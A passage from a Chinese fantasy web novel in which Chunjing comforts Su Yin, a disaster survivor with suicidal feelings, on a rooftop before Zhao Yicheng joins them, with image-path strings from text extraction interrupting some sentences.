    苏银一怔,下意识握住了自己的手臂。他微微垂下眸去,小声说:“可能吧……因为一些特殊原因。”

    “那段过去吗?那段你隐藏起的,不敢想起,不敢告人的过去?那天虽然失败了,但我还是稍微看到一点。废墟,尸体,鲜血……你一定受到了很大的冲击和伤害吧?”她娓娓说着,“也难怪你会自责,甚至自厌。灾难的幸存者常常陷入到这样的情绪。”她看向苏银,红宝石般的眼瞳此刻收起了全部的锋芒。她抓起他的手,放在掌心,身体微微前倾了些,劝慰道:“但其实,无论你的过去是什么样,好好把握住当下才更为重要。活着根本不是什么高深的事情,活着只是为了享受即时的一分一秒,为了让未来还具有可能。”

    “我不会告诉你,你寻死是对不起别人或者对不起自己。没什么对得起对不起的,只因能活着当真是一件很珍贵的事情,是比神迹更加伟大而珍贵的存在。为什么不活着呢?”

    “苏银,为什么不呢?”她的眼神里有一种胸有成竹。

    苏银的手用力攥紧了衣服,他面露苦涩地看向她。犹豫了片刻,他才问道:“椿景,如果……我是说如果。如果有一个人,把你的亲人、爱人、朋友,身边的所有人都杀害了,你觉得这个人应该活着吗?”

    这回换椿景沉默了。

    她收起笑容,过了半晌才回答:“坦白说,道德上这个人的确应该去死,死一万遍都不足惜……但你不是那样的人,对吧?这样的举例没有意义。而且,希望这个人去死也只是受害者的角度,他自己做何选择,就另当别论吧。”

    “抱歉,这个话题果然还是太深重了。”她带着歉意说,“我自以为是了。”

    苏银苦笑着没答话。

    “你们二位可真有闲情雅致啊?大晚上不睡觉,跑屋顶上来?怎么的?看星星?”

    突然,屋脊另一侧传来声音,语气带着点不满。

    “恭喜你一下就猜对了!你要坐下来一起看星星吗?”椿景一扫方才的沉重,嬉皮笑脸地抬头看向赵一诚。

    “得了吧。你下次再敢把苏银往危险的地方带,我就真得考虑下把以前的合同全撕了。”

    “诶呀,竟然都说起气话了!”她一把拉过身旁的苏银,勾住了他的肩,“不过这回你猜错了,是苏银带我上来的哦。”

    “哈,为了推卸责任,胡言乱语起来了?”赵一诚虽然面上带笑,但说得咬牙切齿。

    “这我可不是胡言乱语。”椿景伸出一根手指左右晃了晃,“苏银会飞了你都不知道吗?”

    苏银尴尬地抬头对赵一诚解释道:“老太太她下午带我出去就是为了教我用翅膀,所以就……”

    赵一诚朝他摆了摆手,又问椿景:“怎么能带着你的?抱着你吗?”

    “这个嘛……不好说呀。”她心虚地撅了撅嘴。

    “只是接触了几秒……没有任何别的事情!”苏银一瞬间怀疑他是生气自己和他女友单独出来,便匆忙地解释起来。

    “银你说什么呢?”赵一诚闻言有些哭笑不得,“我没担心这种事情。”

    他无奈道:“你们两个真是的……好了好了,还看吗?虽然被你们搞得焦头烂额,但不得不承认今天确实是个观星的好日子。”

    “对吧?不过时间是不早了,该回了。”椿景站了起来,但因为穿着高跟鞋,以至于在屋脊上摇晃几下,被赵一诚扶住了才没摔下去。她看向他嘿嘿一笑:“要不现在轮到你抱我下去?”

    “你大小姐做派真是不小啊?”

    虽然这么说着,但最后还是赵一诚抱着她从屋顶跳了下去。

    苏银自己张开翅膀,缓缓降到了地面。他留恋地望了眼星空,再看向赵一诚和椿景站在街道中央,依旧相互拌嘴着,谁也不饶谁。静谧的长街披着月光,蜿蜒着延伸向远方,地平线的尽头处仿佛没入星空。

    嗯,我们的路都还很长。他想着。